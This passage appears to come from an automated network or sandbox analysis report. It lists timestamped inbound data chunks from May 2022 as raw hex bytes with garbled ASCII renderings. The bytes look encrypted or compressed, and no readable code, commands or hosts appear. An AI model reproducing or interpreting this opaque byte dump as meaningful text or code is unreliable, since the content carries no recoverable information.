cd 86 bf 86 22 e3 6f 21 df b8 ed d5 52 46 80 58 6c 21 52 fb 4d 38 47 d7 b0 ae e6 1d 0a a7 d1 84 d2 03 58 9a 2f ff 17 c1 f8 8f 8b eb d2 0f e3 d7 37 b6 7a 6a 31 b1 54 91 bb b4 4c ae 2c 89 25 Data Ascii: 5jgg2&l0G (w7)y*Yz W00X<gW#RreFCJ"b2tQRRc-"FL(3j WH=v<=P'Nd^r)jWKtyp2R={4r'o!RFX!lRM8G X/7zj1TL,%
2022-05-12 17:41:27 UTC	60	IN	Data Raw: 6a b5 40 2b cb 88 55 f4 d0 a0 89 41 3d 44 3b 02 10 97 3d 94 2e 3b b6 21 55 0e ac a1 7b 8d e4 1a 9c 0d 0b b1 59 61 95 e4 64 29 c3 1a 32 37 6e b4 59 9e 2f 38 77 89 31 0b 19 92 ad be a7 cf 87 b2 12 17 2f 45 f3 53 5e fd b1 33 62 c2 3d a1 01 14 60 49 ca da 92 54 01 4c b8 b6 67 c2 e5 be e8 92 98 f0 20 f4 7a cd 9a e9 02 80 d6 57 a6 8b 7a 38 6c 0a 21 b8 86 48 bb c1 b1 45 b7 cc 72 73 fc bd 40 95 99 3e b4 38 78 12 80 42 8d 56 9e 48 66 86 a5 af f3 c5 b8 68 b5 d1 68 9a 22 4a 24 73 8d 7a 06 b9 8c bb fb 97 7b f9 35 f7 47 51 c6 93 2a 41 3a 96 b7 5f a3 f3 f0 8d 66 e4 37 9f 8f 3a ba 1c f8 94 5e bd d3 c4 c1 36 68 81 a5 69 2e 47 f3 1e e2 42 19 49 af 04 46 a6 e9 ed 44 3b 70 6a 0d 0b de 11 34 40 8a 5e 99 47 ee 43 56 06 b4 b6 dc 46 d9 4b c1 dc 1e 98 36 ad 68 ef b0 40 bb ed Data Ascii: j@+UA=D;=:; U{Yad)27nY/8w1/ES^3b= TLg zWz8!HErs@>8xBVHfhh"J\$sz[5GQ^A:_f7^6hi.GBIFD;pj4@^GCVFK6h@
2022-05-12 17:41:27 UTC	61	IN	Data Raw: 57 8e 3e 71 83 99 d2 ea af 3e f5 05 c4 d5 78 d9 b7 90 af bf 80 0a a5 7c 21 d9 90 cf d5 52 04 e0 04 7c 3c 54 d3 6f 2b 77 df df 60 e7 1d 00 32 f9 d9 c0 15 55 99 73 fc 10 d0 2e ac d4 e9 c0 2c bd d3 21 4e 53 65 33 a6 55 fe 5f ad b2 a5 07 e4 00 1b f3 e6 83 09 6c f2 92 d9 d8 ff 40 20 5c 2d f5 85 5f 97 35 0b eb 0b d7 2b 17 5f 75 e2 a7 c4 da 9d 87 14 26 f1 79 f5 d6 7a 14 af 4c ce bb 21 7a 3d dd 26 e6 d3 f0 3f bc 97 15 ad 4b e4 c5 21 0f 6b 66 f8 72 26 68 00 72 d9 de 93 71 6b cd 8b e7 f2 d6 4d de 1a a4 63 a7 6c d6 a9 b3 4b 4e 40 27 1b 33 12 f8 49 26 17 76 c6 30 da 2a 37 6a 67 e5 60 49 07 76 f3 5c d1 61 5a f0 7b e7 8f 5f e5 ad d4 0f 0b 71 3d 90 f2 97 fd 16 75 ba e0 d3 4d 40 5a a8 60 02 29 1d df fa b6 d4 c9 1e 22 83 f4 5f 73 fb 3b 0e f8 64 06 30 9a 03 af e0 45 2c e0 Data Ascii: W>q>x !R <To+w'2Us,;!NSe3U_!@ _-5+_u&yzLz=&?K!kfr&hrqkMcIKN@/3l&v0*7jg"l!aZ[_q=uM@Z") "_s;d0E,
2022-05-12 17:41:27 UTC	62	IN	Data Raw: 29 47 42 cc a0 5d a7 d1 fb 8b 4e 85 1c 4a fe 55 a6 71 1b 9f 3e 9b a1 fa 57 1a 68 87 da 4f 25 4e df 5e fd 41 1f 20 46 27 46 ac ea aa b0 38 70 6a 64 3b c1 12 3e 6e cd 6b 98 4d b5 47 5c 0c 9c a7 f6 93 d3 24 d3 b1 fd 93 1e f7 6f c7 a9 50 b1 c0 f9 a8 f1 76 50 38 65 47 f1 96 0e e6 dd 96 00 fb 75 ab 83 ee ea 08 23 52 a8 90 7a e3 cc 6e 56 f8 d4 69 22 cb e5 00 e7 07 a7 8e bf c5 2d 69 a0 58 cb 0e 08 34 ef 1e 20 3d 24 fa 85 11 dd 07 bf ef 52 05 69 60 5d cc d6 49 0c bb 3e f4 32 3a 85 78 b9 d3 18 9b 7b 76 e3 ea 0a e0 0d 00 ea 7d f1 cb 91 6f 61 26 cf 66 1b 7c 94 ea cd da 31 43 2d 3e bd b1 0b a4 57 8c 10 2f 74 19 3f 2e 79 16 c6 f8 93 5d 6f 2a da ef a7 4c 37 88 ae db 64 de 8f 64 e4 6b fc 7b 29 a8 a7 cf 06 eb b5 5c 6c e8 51 0d 9f d0 7a 6d 8b 64 f7 bc 2d 37 1e 3e 8a be 89 Data Ascii:)GB NJUq>WhO%N^A FF8pjd;>nkMG!\\$oPvP8eGu#RznVi"-iX4 =\$Ri" >:x? joa&f 1C->W!t?.yjo^L7dd k)\Qzmd->

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	74	IN	Data Raw: 28 78 32 7f 27 56 41 42 39 90 7a 02 37 19 05 fc d8 38 e1 14 96 0b 2a 7f d2 2e 76 94 b6 dc ed a9 3f 47 8f c7 d5 72 c8 8e cd bb 65 95 30 f1 74 19 e6 ba ed d5 43 06 e0 91 7c 3c 54 d3 84 28 77 d3 a1 88 ce 66 0a 35 d7 93 4e 4f 53 b1 35 ec 03 c7 15 98 cb e4 57 15 f0 bf 19 49 7b 4c 20 aa 4e 9d aa 36 be be 0c 9c 94 0a f6 9f fb 07 6e f4 8b c3 ce dd 32 3e 41 9f cd 69 5e 9d 33 63 fb 65 1a 2c 04 58 69 e6 9b d5 10 9e 8d 3f 33 57 37 fc fe 37 06 bb 5b c9 a9 26 f2 e2 6a 30 d6 8b f0 2f bb 8a 17 96 db cf ec 3a 12 52 a4 61 61 26 6e 8b 73 f1 fd 92 62 74 cf 9b e0 e0 72 27 de 1a af ed bf 68 c7 b5 ae 4b 9d 41 27 17 36 32 25 9c 35 19 70 43 26 d3 a4 81 4b be e6 71 77 01 f8 a2 56 fc f4 26 ef 7f f4 65 5d d5 35 d4 14 6e 38 15 5b fb 4b d1 01 e8 bd e0 d1 4c d4 4f c1 b5 9b 27 1d d5 d2 Data Ascii: (x2^VAB9z78*.v?Gre0tC <T(wf5NOS5Wl[L N6n2>Ai^3ce,Xi?3W77[&j0]:Raa&nsbtr'hKA^62%5pC&KqwV&e]5n8[KLO'
2022-05-12 17:41:27 UTC	76	IN	Data Raw: ec 41 a1 26 62 36 49 68 7c 2e 6c ff e2 f3 f8 92 f5 3c f5 2e 23 dd 90 20 4e 2b f8 b4 5f ad c8 ee 9f 62 f5 70 16 fa 3a ba 1c 40 97 5e bd c3 83 86 37 68 8d b4 01 2d 47 fd 25 f4 79 94 4f 87 27 57 ac 8c 24 a7 3a 7a 14 d7 23 c3 13 27 43 87 50 99 47 ec 78 4e 14 b2 a1 f1 bb 01 48 cb b5 92 c7 34 a7 64 a8 f0 41 bb e1 81 e0 d8 61 54 29 69 39 ed bc d7 ef b2 88 6d a5 7d 83 d9 80 b5 0c 30 52 ef 9b 7a e3 c0 6e 56 f8 d8 69 9d cb e5 00 e7 8d a4 8e b3 c5 20 6b a0 58 cb 01 08 bc ed 1e 20 41 7f d3 90 0a b4 49 b4 c7 3d 2e c9 67 32 1e b8 76 0b 93 6a e4 34 14 d4 7e a8 d1 5f 39 7a 76 ef 19 39 d9 27 28 0b 77 d9 ef bc 59 7a fd e3 45 62 28 3f ea cb c3 00 35 d9 d0 46 00 5c b4 5d ff 38 24 65 1f 7c 1f 69 1c b5 d0 98 4c 6b 2a b8 ee a7 40 fa 92 a5 a3 f1 cc 87 73 ea 6b fe 9a 59 96 5e 3b Data Ascii: A&b6lh .I.<.# N+ _bp:@^7h-G%yO'W\$:z#^CPGxNH4dAaT)i9m)0RznVi kX Al=-g2vj4M~_9zv9'(wYzEb(?5F \j8\$e lLk*^@skY^;
2022-05-12 17:41:27 UTC	77	IN	Data Raw: f1 35 92 71 61 10 8f f6 f7 eb 76 de 1a b3 4f ae 7c c8 91 bf 63 6d 40 27 1d 9a 1a ef 8e 46 0a 65 ce 2b d9 8c 6e 5b a8 f1 6b 1f 52 74 f3 5c f4 9a b0 fc 69 ea 7c 40 92 98 d6 14 6e 3f 31 86 eb 40 ef 02 64 ba e0 c0 41 d1 50 4f 8e 07 2e 0c db 95 82 cd f9 10 31 94 e4 5a 5e 60 e6 fb e9 66 02 09 65 2a 40 e5 2a 60 8f 1f ac f2 86 01 36 e1 6c 0a 68 7a b9 06 35 7d fe a1 86 1f 13 c7 23 35 0d ca c3 39 e0 f4 d2 8d 72 14 9b 41 f3 24 85 95 18 ab 8f fe e9 8c bb 11 f1 81 ba 14 03 d4 b3 9f b8 49 fa 29 78 35 56 43 53 bf 6b e1 cc a0 86 e7 d7 bb e3 8a cd 47 31 02 57 ac 3c 94 22 6d 24 20 55 00 97 a7 69 8b ca 8a 4b 0d 0d aa 33 aa 66 e7 6e 29 c3 e6 32 37 6e a5 0d 9d 2f 36 77 6a 32 0b 15 92 7d be a7 cf c0 f6 13 17 2f 50 dd 53 5a d5 56 4d 57 c9 11 b9 38 0e 4b a8 cc f2 bb 79 12 6e 23 Data Ascii: 5qavO cm@'Fe+n[kRt\i @n?1@dAPO.1Z^*fe*@*^6lhZ5)#59^rA\$)x5VCSK61W<*^m\$ Uik3fn)27n/6wj2)/P SZVMW8Kyn#
2022-05-12 17:41:27 UTC	78	IN	Data Raw: 0a fe 6f f5 32 87 96 7d b9 c1 23 68 43 28 ea c7 35 f1 1b 3a 15 83 f0 ed bb 50 63 2d fc 5d 7b 55 95 fb d9 d6 20 ac 27 03 b2 f6 4a a1 57 8c 12 21 7a 05 43 01 78 07 d2 f6 bc b2 6b 69 f5 ff af 62 27 87 ad b2 48 9c 8e 62 e4 65 d2 07 fc a9 b6 d7 c7 fa 6e 75 6d e2 40 17 9b 0a a1 53 94 7b ee 70 2d 37 05 36 4d 53 81 6a fa c8 c7 ae 0c 76 04 bc 54 21 80 71 61 a8 cd 6b 51 5d f8 3d 98 8b f7 cd 2d f4 2c b5 a7 0a 48 1e 7d 50 07 58 67 be 5e 39 7e 75 35 24 56 41 35 46 02 65 10 37 0d 0c c5 6d 27 f4 e0 bf cd 32 6e de 2b eb ad 10 f2 ea a9 22 b2 d6 c5 d5 78 c8 df b8 ac bf 86 3d f4 6c 33 df a9 ff ca 74 f0 c9 74 75 2d 5f ec 9a 38 7a ca 97 90 f4 1d 1b 27 ce a5 3d 14 7f bd 25 f7 18 b9 47 8f d4 ef d5 26 f0 c2 21 59 69 5b cd a7 73 9a ad a8 9a ed 02 8b 04 14 ed ff fe 06 7f e0 87 ef Data Ascii: o2)#hC(5:PC-}[U 'JW!zCxkib'Hbenum@AS[p-76MSjvT!qakQ]=-,H)PXg~*u~5\$VA5Fe7m^2n+*^x=13ttu-_8 z'=%G&!Yi]s
2022-05-12 17:41:27 UTC	80	IN	Data Raw: 27 bc a2 3c 45 22 11 29 8f 28 82 b5 54 96 4f 6d 0b 84 a5 6b 81 f4 23 45 83 bc ac ec 91 82 f7 60 04 95 02 22 38 79 c6 7d 91 3e 30 4e 97 a8 1a 10 92 db bc a7 cf c0 07 11 17 2f 6b 21 43 5d fb d8 07 57 c3 37 07 38 09 74 9f df fd a0 5b 1e 59 e6 81 77 ce fe b6 d1 8d 8a fe bc aa b0 cc 9a ed 02 c1 d7 57 aa 8b f9 3a 6c 0a 66 a1 86 48 b7 a8 d3 50 b4 c6 d6 1c c5 ad 4e 0b 99 d2 b6 38 78 2c 7d 72 8d 5c f3 bd 49 95 be a3 f3 71 c4 b8 68 da e8 78 94 bc 4a 1a 70 8d 76 3d 66 9d b5 e6 2e 8b f6 24 f3 50 6f e1 e9 d5 b8 bb b2 bc 30 96 da ea 84 71 6f 45 4a f8 3b a3 66 0a 80 48 a8 d8 71 cb 20 07 bf da 5c 25 54 fc 20 ef 4a 97 f8 9f fd 55 b1 f0 92 9f e0 70 60 0b 32 c8 03 24 dc dc 6c 9c 47 ec 04 b8 05 b4 ba e5 98 c8 5b 51 9b 23 9b 36 a1 01 a3 ad 43 b1 fd 10 a3 86 4d 4a 29 64 39 f8 Data Ascii: "<E")(TOMk#E"")By">ON/klCjW78t[YwW:lfiHPN8x,}r\lqhxJpv=f.\$Po0qoEj;fhq %t JUp'2\$IG[Q#6CMJ]d9
2022-05-12 17:41:27 UTC	81	IN	Data Raw: 38 8c ee d2 0f 61 d5 8c c3 87 c7 8f 0a f3 7b 21 d9 90 ff d1 52 08 d9 50 57 47 52 fb 4a 38 72 dc 98 90 e2 1d 0c 1d c5 80 c3 13 42 b9 1c 84 10 d6 00 9d d2 e0 e2 11 e7 d0 27 60 6d 42 33 a0 4e 99 94 d7 b2 af 06 98 09 6a c8 ed ec 00 7d fb 89 c3 ce d1 4c 73 5a 05 e3 96 56 8c 3f 63 de 65 1a 2c 06 5c 69 ce e0 c2 db 9d 8b 28 d2 f2 7f 8e 30 7a ec 4b dd b9 36 6f ba 05 f7 d6 29 eb 2a a7 89 d5 ad 4b de e4 21 0d 44 11 9d 9e df a7 13 51 d9 d0 93 71 6b cd 84 85 e2 fc 76 d4 11 86 61 ae 7d d9 7f b8 65 2f 46 0d 1d 22 1b ff 9f 35 1f 67 c8 21 34 49 80 4d b5 f7 67 60 0d 44 f7 56 d5 f4 84 fe a9 e0 71 58 8e b8 d6 14 6e 26 15 d7 fb 4b d1 3f 4b bb e0 db 65 d8 5f d5 9b 2b 60 1e df fc 9e e1 f8 1a 28 b9 ec 5b 73 63 13 2d e9 66 08 0e 48 6a ad e6 20 4e c6 29 ae f8 9f 2c 80 e4 44 3b Data Ascii: 8a[!RPWGRJ8rB^"mB3Nj]LsZV?ce,li("0zK6o)*K!DQqkva)e/'5g!4IMg'DVqXn&K?Ke_+'(sc-fhj N),D;
2022-05-12 17:41:27 UTC	82	IN	Data Raw: 33 60 81 46 ed f1 e7 bb 81 2a 2c 46 54 32 89 0f 24 be d2 5c a3 0d f6 52 a6 b2 e4 c6 3e fe 22 a1 9c 3a 4c 0f 69 59 38 96 66 92 5a 3e 41 24 35 34 52 24 12 75 92 70 19 22 70 c1 d5 7f 32 d8 f1 be e1 2b 6e d1 3a 60 81 de 3e e8 af 3e 8b e0 aa 18 73 de 95 e3 87 bd 86 24 ca 85 20 df be 82 9f 52 0e c2 37 42 5d f2 74 ee 77 d5 b0 92 a0 35 29 31 d1 82 d5 3d 63 b1 34 f5 06 96 b4 8e d4 e9 cd 15 e7 bf 1e 4a 7b 4c 22 a0 30 5c bd ac b8 87 fa 8a 0e 1f e5 c4 dc 06 6e f8 8e f1 4d d4 23 32 5c 14 e1 e8 60 9f 39 06 f2 62 75 e7 16 55 72 c3 a4 ff da 9b a5 c3 25 da 36 93 b4 36 15 a5 62 74 be 30 78 a0 6d 21 d0 3d f7 13 9f 9e 03 b4 55 e1 d2 21 01 69 62 74 72 2b 68 0a 1b f6 fc 93 7b 72 d3 a5 d2 e6 f2 67 d5 75 5f 4e ae 77 c0 a9 ab 6b 13 6f 16 15 33 12 c7 c9 37 1f 6d e6 02 d3 a4 8a Data Ascii: 3^F*,FT2\$R>":LiY8fZ>A\$54R\$up^p2+n:">\$ R7B=Rtw5)1=c4J["l^0lnM#2^9buUr%66btOxm!:=Ulibtr+h {rgu_Nwko37m
2022-05-12 17:41:27 UTC	83	IN	Data Raw: a3 d2 38 6c 00 b1 5b 87 48 cd c6 99 50 bb cc 74 0d d4 bc 40 90 b3 28 b7 38 22 3a 55 42 b0 5d f9 ab fe 87 af a9 cd d0 c6 b8 6e cb e4 69 81 16 66 3c 31 8c 7c 2e af 8c bb e0 8b 8d fa 35 f7 4a 51 e7 94 2a a1 49 8b 8f 5b a7 dd e0 87 4e d8 1b 4a fe 12 4a 72 1b 93 76 d1 d7 ec d0 1d cf 87 db 56 3c 41 fe 1e 5f 42 19 49 af dd 47 a6 e5 aa c1 38 70 6a 23 84 c3 12 3e 55 f0 6d b0 b7 e9 6b 4e 2d 4e b1 f4 95 f1 2d c9 b3 f7 b1 91 a7 6e cd bc 4d bd c3 4f a2 d9 67 7a c2 6e 28 ee bc 68 ee b2 84 2a 5c 7f 83 d9 fc ef 1f 36 70 7a a7 7b e5 d0 57 60 e9 dd 4b 51 36 e4 17 8f fb 5c 8f b9 ac 69 41 90 52 da 0e 36 9b ef 41 0a 29 35 dd 4d a7 db 16 b6 d6 31 2e 93 67 32 1e c1 61 3a 93 6c ff 24 12 d6 0e 93 d6 30 7c 68 7e f8 cf 1d b8 08 28 0d 12 b0 c0 bc 5f 61 2b f2 52 07 7a 94 ea cd d8 32 Data Ascii: 8[!HPt@(!8":UB]nif<1.5JQ^Al[NJjrvV<A_BIG8pj#>UmknN-NnDogn(h^!6pz[W^KQ6iAR6A)5M1.g2a: \$0 h~(_a+Rz2
2022-05-12 17:41:27 UTC	84	IN	Data Raw: 8f ec dc 8b 73 38 08 d9 27 ef f8 36 04 a9 55 d6 41 31 52 b1 41 35 ef 07 1e c4 50 b6 35 bf 43 c5 c4 06 07 7a 64 65 49 ce 78 06 7e 9e 35 92 71 6b f6 60 f7 f7 f4 19 16 1b ae 45 84 7d d3 ba 8a 67 05 dc 26 1d 22 dd ef 9f 24 6c 72 cc 21 d9 a8 a8 a2 a9 f7 61 6a 3e 70 f3 56 fa 9a b3 fc 69 ea 59 08 f9 ad d2 3c 26 28 3d 96 ec 24 ef 15 65 b0 c8 76 4d c0 51 de 43 17 02 35 f2 fa b6 c5 ea 1f 2a 9b dd 71 73 65 31 d3 b0 67 02 18 13 55 af e6 20 6b e7 01 ed f6 8c 2f b9 c2 6c 00 71 6f ac 11 19 b4 c5 a1 8c 39 3a 2d e6 31 25 88 d0 3c c2 1e 27 9c 72 68 a0 55 e0 22 86 29 09 a6 94 e1 79 8e c6 09 f3 b8 1c 3f 20 d2 dc a3 d5 12 f0 01 d5 24 5a 5e 94 aa 4f 3a c1 b1 8d 7a 67 98 3b 89 3e 4c 1b 0d 57 29 3f 94 22 56 8d 18 8c 0a 84 af 6a 83 ca 86 48 0d 01 a8 3e 93 9c cc 57 2f eb 1f 08 f3 Data Ascii: s8^6UA1RA5P5Czdelx-5qk^E)g&\$!rlaj>pViY<(&=\$evMQC5*qse1gU k/lqo9:-1%<^rhU")y? \$Z^O:zg;>L W)?^Vjh>W/

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	85	IN	Data Raw: 7f 50 e3 7f 50 5f db fc 17 91 c7 b2 99 34 f8 7f 69 a1 41 c0 15 3a 73 f9 82 37 34 09 49 90 00 d1 07 ac d1 a7 2a 62 77 2b 0e 4d 61 1b 93 6c ff 21 34 e2 71 a8 d7 2b 69 70 67 e3 d6 33 e0 01 47 c3 7c f1 cb d3 68 71 23 e9 42 40 29 97 ea c1 e1 6c 50 26 25 91 24 4b a5 51 e5 4b 24 65 14 3f 2e 79 16 c6 37 a7 64 47 45 e5 e4 b6 42 52 8f ad b4 3c cc 84 73 e8 6b f1 05 e5 c6 6f c4 d8 ee ff 45 40 e8 5b 11 a4 b2 50 43 81 4c ab 60 2d 2c 3f d3 5d ad 86 29 ad d9 cc b3 ee 11 05 bc 53 1a a1 60 6e b4 0c 56 dd 49 df 04 a4 8a f1 a8 08 fc 33 ad 98 4f 59 05 7e 4a 5d b3 85 87 16 6c 00 44 86 8e 49 b1 c7 78 15 49 25 1f 0a 0a 36 1d c9 33 be e1 21 6c da 2c 7b 94 b7 e0 ef 87 62 9e e6 c3 ba 44 dc 9f c1 d8 b3 86 22 f9 10 e9 de b8 e7 fd 2c 0c 8c 5e 57 c6 53 fb 4a 44 3d d5 b0 89 89 5c 0b Data Ascii: PP_4iA:s74l*bw+Mal!4q+ipg3G hq#B@)lP&%%\$KQK\$e?.y7dGEBR<skoE@[PCL`-,?)S`nVI3OY~J8bVGD2/~-wl%63!l,[bD`",^WSJD=\
2022-05-12 17:41:27 UTC	87	IN	Data Raw: 23 8d 7e 57 c8 52 f4 36 21 63 18 ab 84 fb cb b9 c3 00 fe 85 4e 06 1a bd c8 a8 ba 43 d8 8e dc 35 50 26 6d bb 43 21 de 85 91 d1 c1 b3 ce b3 3c 44 3b 6b 08 98 3e 9e 0d 68 86 06 44 3b af a5 01 0a e2 32 48 7c 8c bb 36 83 87 c4 7f 3b f9 36 20 16 79 d4 7d bf 51 2d e5 99 38 1d 0d a1 a6 01 a7 c5 ee dd 42 17 25 42 c8 4b 76 cd a6 59 45 e0 2c 84 38 18 1d 58 cd f2 bb 42 13 5d ff 95 66 c2 e9 34 91 81 9b f1 35 83 91 de bf c5 07 94 d5 5d b3 85 87 16 6c 00 44 86 8e 49 b1 c7 88 59 a2 40 25 0d c9 bd 56 b9 48 28 b7 32 52 3f 88 b6 8d 5c f9 ba 7c 97 a3 81 ce d1 c6 b2 46 da e4 69 90 35 78 2d 6a e2 68 2f 6c 86 93 61 fb 98 fe 5a d2 43 79 d5 83 37 56 59 b2 ac 77 b6 db ea 84 09 d2 1d 4a f2 1f 9d 76 3d 84 6f 9c df 95 5d 35 68 86 aa db 2f 47 fe 25 e2 50 05 67 1c 26 46 a0 cb 93 a7 3a Data Ascii: #-WR6!cNC5P&mC!<D;>hD;2H!6;y}Q~^8B%BKvYE,8XB]f45]IDIY@%vH(2R? Fi5x-jh/laZCy7VYwJv=o]5h/G%Pg&F:
2022-05-12 17:41:27 UTC	88	IN	Data Raw: 90 00 d8 23 64 5e 33 be fc ba 41 28 72 10 21 37 47 5a 39 5f 0a 78 08 22 09 81 d3 7f 38 e0 0a aa f5 3c 57 48 3d 71 8f 97 e0 fb bb 1c f3 e2 c5 d3 64 53 98 cb ac be 92 36 f6 68 09 43 b8 ed df 74 1f c6 4f f2 3b 52 fb 4d 38 54 c4 93 95 f0 91 5b 35 d1 85 61 04 70 a5 1c c0 11 d6 0c ae 04 e9 ca 04 6f 81 21 48 7a 50 1b d4 5d 91 b6 80 b7 b9 13 9f 25 1a e4 ff f8 10 7f e0 8f 46 8e d4 23 33 73 fd e5 87 55 b5 da 0c e3 6e 09 0f 04 43 40 ab 8b fd da 8c 83 2e a9 dd 30 fc ff 25 36 be 69 cb ae 26 f2 e2 6a 30 d6 8b f0 18 bb b6 3c bf 43 c5 f3 10 8a 2b 6e 62 60 36 51 f1 74 f1 f7 aa 75 65 de 8e e7 f9 e9 fb d9 1a ae 4e bd 5f c2 83 ac 72 13 cd 76 1d 22 1b 4d 8e 17 0b 4f f1 20 d3 ae 9f 27 24 a6 67 61 17 62 db 25 fe f5 8e c7 bc e3 71 49 ec a3 c3 99 63 2c 3d 91 eb 6d c6 31 73 ab f6 Data Ascii: #d^3A(r!7GZ9_x"8<WH=qdS6hCtO;RM8T[5apo!HzP]%%F#3sUnC@.0%6i&j0<cnb^6QtueN_rv"MO '\$gab%qlc ,=m1s
2022-05-12 17:41:27 UTC	89	IN	Data Raw: ab 56 81 af a9 d5 d0 c6 b8 6e cb e4 69 9a 26 62 3c 76 8d 7c 2e ff 8b bb f1 61 9f 8f 35 e8 41 79 df 8d 2a 47 45 b8 86 5a a7 63 eb 8e 66 2e 1f 4a e9 12 4a 72 1b 93 55 c4 c0 ee da 3f 62 98 c1 74 fb 47 f7 3c ed 44 31 b5 86 27 40 aa cb 78 a6 3a 76 73 0f 32 c6 3a 5b 42 f4 6d b0 64 ea 6b 42 2d 8f b0 f4 99 f5 5b da b6 d5 f6 32 a7 68 ef 8c 43 bb e1 fd a4 f2 67 21 2d 6d 28 e2 be 26 16 b3 8e 04 e8 79 92 d6 c7 0d 0f 30 52 93 af 6d f0 ce 69 41 e0 53 f6 5c 12 f6 16 9b d9 9e 11 b9 aa 7f 78 a9 43 d0 95 36 25 60 1e 26 2e 30 d8 81 0a cc c0 27 d1 77 87 69 66 32 09 de 58 00 8b ba 64 24 0f e1 6c a1 c6 3a 63 ad e7 f7 f4 58 e0 03 39 01 62 fe 17 2d 4a 78 3d 6e 7b 68 47 94 f9 c7 d8 32 45 fc 38 6f 53 65 a5 57 8b 12 2f 74 17 41 19 62 c0 d1 e5 8e 5d 66 cb 52 c6 51 4a 26 89 bc bd 36 Data Ascii: Vni&b<v].a5Ay*GEZcf.JJrU?btG<D1'@x:vs2:[BmdkB-[2hCg!-m(&y0RmiASx6C%`&0'wif2Xd\$!c:X9b-Jx=n[hG2E8oSeW/tAb]fRQJ&6
2022-05-12 17:41:27 UTC	90	IN	Data Raw: e6 5f 32 78 6e 68 72 27 68 01 59 d3 83 d7 71 61 d4 86 e7 f3 91 0c dc 1a a4 34 d5 f7 d3 ab d5 57 07 41 2d 0e 25 0b e8 b2 30 27 85 ce 21 d3 b2 0d 77 a8 f7 66 72 13 65 f4 5e ed f1 eb 84 6b e0 7b 32 81 af d4 1e 0b 1a 3f 90 f2 63 c6 17 65 b0 f3 d7 5c c6 76 d0 40 b5 27 1d df eb b0 a0 ed 1b 22 9b 25 47 73 65 3a 26 fd 66 02 12 53 12 be e0 02 c1 e0 29 a4 da 32 28 91 e7 7f 05 50 75 b9 06 69 90 fe a1 97 20 13 0b f2 1d b0 cb d2 3a db 05 30 85 5c dc ad 43 f9 06 4c 32 18 a1 a8 88 90 a6 c0 00 f2 ba 12 06 0a da cd ad d5 33 f2 01 d5 4e 2b 4b 42 b3 2c 68 cc a0 86 e5 d9 bb ee b6 14 c0 35 04 3e 8c b3 93 28 45 82 34 41 1e ac 37 78 8d e8 1a ee 0d 0b b1 59 bd 95 e4 68 3e e2 1d 20 33 07 b0 6e 9f 25 47 23 9b 32 01 70 fb 8f be a1 d4 e1 79 e9 16 25 45 b4 7f 5c fd b1 4b 46 ca 52 62 Data Ascii: _2xnhr'hYqa4WA-%0'!wfre^k[2?celv@""Gse:&fS)2(Pui:0\CL23N+KB,h5>(E4A7xYh> 3n%G#2py%ELKFRb
2022-05-12 17:41:27 UTC	92	IN	Data Raw: 82 b2 c7 31 2e a9 67 32 1e c4 40 1b 94 44 60 36 3c 90 55 3a d3 30 7c 6d 5e 92 c7 35 f7 19 20 78 46 f0 c1 ba 4a 7a 32 e9 7c f8 43 95 ec a4 8a 3b 52 20 3e b3 cf 46 ca 6a 8b 01 22 74 14 41 1a 17 29 c1 e9 9e 5d 60 54 ed 81 e6 4b 26 85 ab a5 2d b0 48 63 e2 70 29 1b cb 81 8a c5 d8 ee 83 79 69 c6 51 07 86 02 52 8e 73 2b 71 28 37 12 38 53 93 a8 b9 18 26 12 a8 a4 04 29 bc 55 38 9c 6e 68 b3 fa 78 cc 4c fd 8c a2 8c dd ce 14 fe 72 93 b4 18 48 0f 6f 4f 64 a6 66 92 ea 28 72 1a 1c 24 56 4b 22 77 92 7a 15 24 1f 0d d4 7f 38 e1 2b be e1 2b 66 d5 3d 71 cb b0 f1 ea be 34 9a e6 d8 d5 72 df 8c fb ae bf 0a 22 e2 7f f1 df b8 fc c3 5f 36 b6 58 7f 3c 52 f2 55 d5 76 f9 b8 f0 f3 1f 0a 3f db 9e ce 15 5a a9 ca fe 3c c2 19 92 fc 3d ca 04 e9 f8 b7 4c 7b 40 1b 85 5f 91 b6 a7 ab a2 00 Data Ascii: 1.g2@D^6<U:0]m^5 xFJz2[C;R >F]"tA])TK&-Hcp)yiQRRs+q(78S&)U8nhLrHoOd(f(r\$VK" wz\$8++f=q4r" _6X<RUv?Z<L{ @_
2022-05-12 17:41:27 UTC	93	IN	Data Raw: 47 46 5d af 63 fe cd a0 80 68 c1 a5 f9 b5 1c bf 31 04 38 06 2f 9b 37 5d a3 fb 55 0a 84 33 69 82 fd 2b 56 69 97 aa 39 9d 8e c4 c8 2f eb 15 ad 26 67 d5 77 80 64 a0 4e 96 2d 17 3f 69 8e be a7 59 f9 5e 0c 0a 3a 19 47 53 52 e2 a9 56 cb d2 32 ba 36 19 30 d5 dd fd bd 4b 11 cb f8 55 66 c3 fc b7 d1 8e 8d d0 be 8a 4f cc 06 fc 25 83 ca 58 3c b2 a0 20 73 68 d2 4a 88 51 91 09 99 50 b4 50 65 02 d3 a3 37 0d a0 27 ac 27 3d a6 44 4d 91 43 b5 37 76 89 b2 b6 9c 4c d7 b7 70 eb 1d 69 9a 26 fe 2d 7f 92 75 0e 85 8c bb f1 64 89 f7 2a f7 5e 77 43 81 25 58 4f 83 34 5f a7 db 76 9f 69 fd 13 6a 0c 3a b0 73 87 84 51 a8 d8 f3 b1 a9 79 88 c4 52 30 0b 6b 27 f1 5e 16 6f 6c 27 46 a6 7f 93 a8 29 75 67 78 f4 c2 12 32 55 f0 b5 8c 62 c4 46 48 05 be a3 f2 95 d4 63 e5 b3 fd 93 eb 47 6e c7 af 52 Data Ascii: GFjch18/7JU3i+Vl9/&gwdN-?iY^:GSRV260KUfO%X< shJQPPEr~="DMC7vLpi&-ud*^wC%XO4_vij:sQyR0k^ ol'F)ugx2UbFHcGnR
